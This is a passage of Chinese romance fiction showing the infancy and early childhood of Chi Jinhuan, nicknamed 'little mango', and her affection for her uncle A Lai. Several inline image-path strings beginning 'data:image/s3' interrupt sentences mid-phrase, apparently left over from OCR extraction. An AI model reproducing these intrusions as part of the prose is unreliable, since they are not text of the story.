白应怜给孩子取名为尽欢,池尽欢。小名是阿莱起的,叫“小芒果”,因为她刚生下来的时候皮肤黄黄的,像个小芒果。
阿莱第一次抱她的时候,手抖的像个筛子。他这辈子没抱过这么小的东西,生怕给弄坏了。
池夏在旁边看着,开玩笑道:“哥,你放松点,她又不是炸弹。”
阿莱瞪他一眼:“你懂个屁。”
随后又低下头看那个小人,声音忽然软下来,“小芒果,我是你阿莱舅舅。以后有人欺负你,告诉我。”
小小的池尽欢在他怀里动了动,打了个小哈欠。
他想起很多年前,与白应怜第一次见面,她也还是个半大的孩子。
如今她也有自己的小孩了。
真好。
16.
池尽欢的日常
池尽欢三岁的时候,问她妈:“妈妈,为什么爸爸叫你老婆?”
白应怜正在看卷宗,见自家闺女来了,放下手里的东西,耐心同她解释,“因为你爸笨笨的,只会叫老婆。”
池尽欢不懂父母的甜蜜话语,自动将笨转化为有病,于是又跑去问池夏,“爸爸,妈妈说你有病。”
池夏把她抱起来,亲了一口,“对,爸爸有病,相思病。想你妈想的。”
池尽欢不太懂,但觉得爸爸笑得很好看。
池尽欢五岁的时候,问她妈:“妈妈,为什么阿莱舅舅老盯着我看?”
白应怜同她讲,“因为他把你当女儿。”
池尽欢说:“可是我不是他女儿呀。”
白应怜:“嗯嗯,但他还是把你当女儿。”
池尽欢想了想,跑过去抱了抱阿莱。
此时小小的池尽欢比寻常孩子要聪明些,她悄悄趴在阿莱耳边,“阿莱舅舅,虽然我不能叫你爸爸,但以后我会给你养老的。”
阿莱被她逗的合不拢嘴,心口却酸酸的。
“好,我们小芒果以后给舅舅养老。”